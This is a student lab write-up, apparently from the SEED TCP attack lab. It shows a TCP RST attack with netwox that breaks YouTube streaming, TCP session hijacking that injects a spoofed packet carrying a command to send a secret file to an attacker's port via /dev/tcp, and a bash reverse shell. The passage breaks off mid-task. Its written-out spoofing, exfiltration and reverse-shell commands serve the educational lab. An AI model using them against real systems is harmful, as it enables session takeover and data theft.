
Machine A can visit Youtube videos normally.

Run on Machine B

**sudo netwox 78 --filter "src host 10.0.2.5"**



**WireShark in A**



**Observation:**

After the old video buffer runs out, machine A cannot continue watching the video any more. And inside the WireShark, many RST requests has been captured.


**Explanation:**

After B runs the command, B has continuously sending RST request to Host A to reset TCP packets. As a result, TCP packets of watching youtube videos are continuously reset so that A cannot get more video streaming anymore.

## 3.4 Task 4 : TCP Session Hijacking

Machine A as the User, B as the attacker and C as the server.


At first, we do a telnet connection from A to C.




Observation:

The telnet connection is established successfully.

Build a file called secret in Machine C:



Then, Machine B runs WireShark to read details of Telnet connection.




Observation:

The sequence number is 2676089903 and the data length=0, so we can use 2676089903+0=2676089903 as the next sequence number. Source port is 43938 and the destination port is 23. ACK Number is 290979872.

Get the hex string(B’s ip is 10.0.2.15):

**"\ncat /home/seed/secret > /dev/tcp/10.0.2.15/9090\n".encode("hex")**

Get the hex as:



'0a636174202f686f6d652f736565642f736563726574203e202f6465762f7463702f31302e302e322e31352f393039300a'


Codes should be written like this:

sudo netwox 40 --ip4-src "10.0.2.5" --ip4-dst "10.0.2.6" --ip4-ttl 64 --tcp-dst "23" --tcp-src "43938" --tcp-seqnum "2676089903" --tcp-window 2000 --tcp-acknum "290979872" --tcp-urg --tcp-ack --tcp-psh --tcp-data "0a636174202f686f6d652f736565642f736563726574203e202f6465762f7463702f31302e302e322e31352f393039300a"


Let Attacker B wait for information:

Nc –l 9090 –v

Open a new terminal to run codes:



Run!



**Observation:**

The server’s secret file is shown in the attacker’s terminal.

**Explanation:**


Firstly, the attacker has spoofed a TCP packet sending the command ("\ncat /home/seed/secret > /dev/tcp/10.0.2.15/9090\n")to the Server. After checking the acknowledge number and the sequence number, the server has to execute the command directly because the sequence number shows that it is the next packet. After the command executed, the virtual device command has sent the result of cat command to attacker B.

## 3.5 Task 5 : Creating Reverse Shell using TCP Session Hijacking

**Design:**


In this task, as well, A is for victim, B is for attacker and C is for server. Using netwox 40, I will attack Server C by spoofing TCP packets from A, containing bash codes as data paet to redirect stdin and stdout to machine B. If the attack works, B could reach the terminal of C and can write command and read feedback from C’s terminal.

To verify Server and Attacker, I built an empty file called IAMSERVER on machine C.



Test command:

**/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1**




**Observation:**

After running the command, we can see the IAMSERVER file in machine B’s terminal, which means B has got the stdin and stdout operations.

Firstly, change the command to hex string:

